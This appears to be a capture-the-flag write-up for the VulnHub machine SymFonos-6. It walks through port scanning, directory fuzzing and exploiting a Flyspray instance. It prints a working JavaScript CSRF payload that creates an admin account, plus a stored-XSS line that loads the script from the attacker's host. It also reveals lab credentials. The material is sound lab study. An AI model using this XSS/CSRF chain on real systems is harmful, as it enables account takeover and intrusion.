SymFonos-6

By Praveen Kumar Sharma

For me The IP of the machine is : 192.168.110.119

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ ping 192.168.110.119 -c 5
PING 192.168.110.119 (192.168.110.119) 56(84) bytes of data.
64 bytes from 192.168.110.119: icmp_seq=1 ttl=64 time=0.916 ms
64 bytes from 192.168.110.119: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 192.168.110.119: icmp_seq=3 ttl=64 time=0.416 ms
64 bytes from 192.168.110.119: icmp_seq=4 ttl=64 time=0.641 ms
64 bytes from 192.168.110.119: icmp_seq=5 ttl=64 time=0.417 ms

--- 192.168.110.119 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4102ms
rtt min/avg/max/mdev = 0.416/0.611/0.916/0.185 ms
```

Its online!!

Port Scanning

All Port Scanning :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.119 -o allPortScan.txt
```

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.119

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-13 22:05 IST
Nmap scan report for 192.168.110.119
Host is up (0.00030s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
3306/tcp open  mysql
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3000/tcp open ppp
3306/tcp open mysql
5000/tcp open upnp
```

Lets try a aggresive scan on these

Aggressive Scanning :

```
nmap -sC -sV -A -T5 -p 22,80,3000,3306,5000 192.168.110.119 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -p 22,80,3000,3306,5000 192.168.110.119 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-13 22:09 IST
Nmap scan report for 192.168.110.119
Host is up (0.00065s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 0e:ad:33:fc:1a:1e:85:54:64:13:39:14:68:09:c1:70 (RSA)
|   256 54:03:9b:48:55:de:b3:2b:0a:78:90:4a:b3:1f:fa:cd (ECDSA)
|_  256 4e:0c:e6:3d:5c:08:09:f4:11:48:85:a2:e7:fb:8f:b7 (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
3000/tcp open  http    Golang net/http server
|_http-title:  Symfonos6
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=2368f2261b8aaf37; Path=/; HttpOnly
|     Set-Cookie: _csrf=ehoxUFU1ZwVscWMFhgcJkzdUf886MTcyMzU2NzE3MTIyMzc4NjUyMA; Path=/; Ex
y
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 13 Aug 2024 16:39:31 GMT
|     <!DOCTYPE html>
|     <html lang="en-US">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Symfonos6</title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <script>
|     ('serviceWorker' in navigator) {
|     navigator.serviceWorker.register('/serviceworker.js').then(function(registration) {
|     console.info('ServiceWorker registration successful with scope: ', registrat
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=e086c70cc8754601; Path=/; HttpOnly
```

```
|     Set-Cookie: _csrf=Z0w6QIg1FvE5m7L_W3qSB-8W0cM6MTcyMzU2NzE3MTI0ODkxNjYxOQ; Path=/; Ex
y
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 13 Aug 2024 16:39:31 GMT
|     <!DOCTYPE html>
|     <html lang="en-US">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Page Not Found - Symfonos6</title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <script>
|     ('serviceWorker' in navigator) {
|     navigator.serviceWorker.register('/serviceworker.js').then(function(registration) {
|_    console.info('ServiceWorker registration successful
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
5000/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/plain
|     Date: Tue, 13 Aug 2024 16:39:46 GMT
```

```
|     Content-Length: 18
|     page not found
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/plain
|     Date: Tue, 13 Aug 2024 16:39:31 GMT
|     Content-Length: 18
|     page not found
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/plain
|     Date: Tue, 13 Aug 2024 16:39:41 GMT
|     Content-Length: 18
|     page not found
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
```

Aggresive scan

```
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
3000/tcp open http Golang net/http server
```

```
3306/tcp open mysql MariaDB 10.3.23 or earlier (unauthorized)
5000/tcp open http Golang net/http server
```

We do some http on port 80 lets try directory fuzzing

Directory Fuzzing :

```
gobuster dir -u 192.168.110.119 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ gobuster dir -u 192.168.110.119 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.119
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 206]
/.htaccess            (Status: 403) [Size: 211]
/.htpasswd            (Status: 403) [Size: 211]
/cgi-bin/             (Status: 403) [Size: 210]
/flyspray             (Status: 301) [Size: 240] [--> http://192.168.110.119/flyspray/]
/index.html           (Status: 200) [Size: 251]
/posts                (Status: 301) [Size: 237] [--> http://192.168.110.119/posts/]
Progress: 4614 / 4615 (99.98%)
```

Directories

```
/flyspray (Status: 301) [Size: 240] [-->
http://192.168.110.119/flyspray/]
/index.html (Status: 200) [Size: 251]
/posts (Status: 301) [Size: 237] [-->
http://192.168.110.119/posts/]
```

Lets get this web application underway

Web Application :

Nothing in special in the source code just a warning for the rabbit hole

view-source:http://192.168.110.119/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google


```
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
}
img{
  display:block;
  width:100%; height:100%;
  object-fit: cover;
}
</style>
</head>
<body>
<img src="image.jpg">

<!-- Don't waste your time checking for steg -->

</body>
</html>

```

Lets see the /posts first



Nothing here too if we dont find anuything anywhere else ill try directory fuzzing on this /posts but lets see the /flyspray

Looks like we do have a login here but first lets see if we can find any vulnerability of this flyspray (can't really the version on this)

lets try searchsploit here first

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ searchsploit flyspray
------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------
Flyspray 0.9 - Multiple Cross-Site Scripting Vulnerabilities                  | php/webapps/26400.txt
FlySpray 0.9.7 - 'install-0.9.7.php' Remote Command Execution                 | php/webapps/1494.php
Flyspray 0.9.9 - Information Disclosure/HTML Injection / Cross-Site Scripting | php/webapps/31326.txt
Flyspray 0.9.9 - Multiple Cross-Site Scripting Vulnerabilities                | php/webapps/30891.txt
Flyspray 0.9.9.6 - Cross-Site Request Forgery                                 | php/webapps/18468.html
FlySpray 1.0-rc4 - Cross-Site Scripting / Cross-Site Request Forgery          | php/webapps/41918.txt
Mambo Component com_flyspray < 1.0.1 - Remote File Disclosure                 | php/webapps/2852.txt
------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

this XSS+CSRF might be our entry here

You can get this .txt file like this


```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ cp /usr/share/exploitdb/exploits/php/webapps/41918.txt .
```

U can read this if u want im gonna just implement this as described in this


First we need to create a user here

Click on the login then to register


The creds for me are `test1:test1`



Register this u should see this



then login then go to the top right user icon



u should see this

We have XSS here now

Now to exploit from the text file copy the javascript code and save to a .js file called exploit.js

like this

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ vim script.js

┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ cat script.js
var tok = document.getElementsByName('csrftoken')[0].value;

var txt = '<form method="POST" id="hacked_form"
action="index.php?do=admin&area=newuser">'
txt += '<input type="hidden" name="action" value="admin.newuser"/>'
txt += '<input type="hidden" name="do" value="admin"/>'
txt += '<input type="hidden" name="area" value="newuser"/>'
txt += '<input type="hidden" name="user_name" value="hacker"/>'
txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'
txt += '<input type="hidden" name="user_pass" value="12345678"/>'
txt += '<input type="hidden" name="user_pass2" value="12345678"/>'
txt += '<input type="hidden" name="real_name" value="root"/>'
txt += '<input type="hidden" name="email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="verify_email_address" value="
root@root.com"/>'
txt += '<input type="hidden" name="jabber_id" value=""/>'
txt += '<input type="hidden" name="notify_type" value="0"/>'
txt += '<input type="hidden" name="time_zone" value="0"/>'
txt += '<input type="hidden" name="group_in" value="1"/>'
txt += '</form>'

var d1 = document.getElementById('menu');
d1.insertAdjacentHTML('afterend', txt);
document.getElementById("hacked_form").submit();
```


Now start a python server like this

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Here u might need to create a new user if u have problem changing the settings for this test1 user

For me it works so im gonna move forward


First go to the Tasklist → Bug Report
Then at the bottom add a comment i wrote this



Now we are gonna edit the user setting for this exploit.js

```
"><script src="http://192.168.110.64/script.js"></script>
```

Add this in the Real Name then hit update settings



Wait a minute or two to see it ping our python server


Got it

```
┌──(pks☺Kali)-[~/VulnHub/SymFonos-6]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.110.119 - - [13/Aug/2024 22:42:26] "GET /script.js HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

Now logout then login using `hacker:12345678` creds

> ⚠ Warning
>
> Fair Warning here
> If this doesnt work for you immediately make another account and do this again
> and if that doesnt work then change the script.js to exploit.js and change the real name again to point to exploit.js (this one worked for me)

we have this



FS#2 - self hosted git service

I have configured gitea for our git needs internally!

Here are my creds in case anyone wants to check out our project!

achilles:h2sBr9gryBunKdF9


A set of creds

Creds

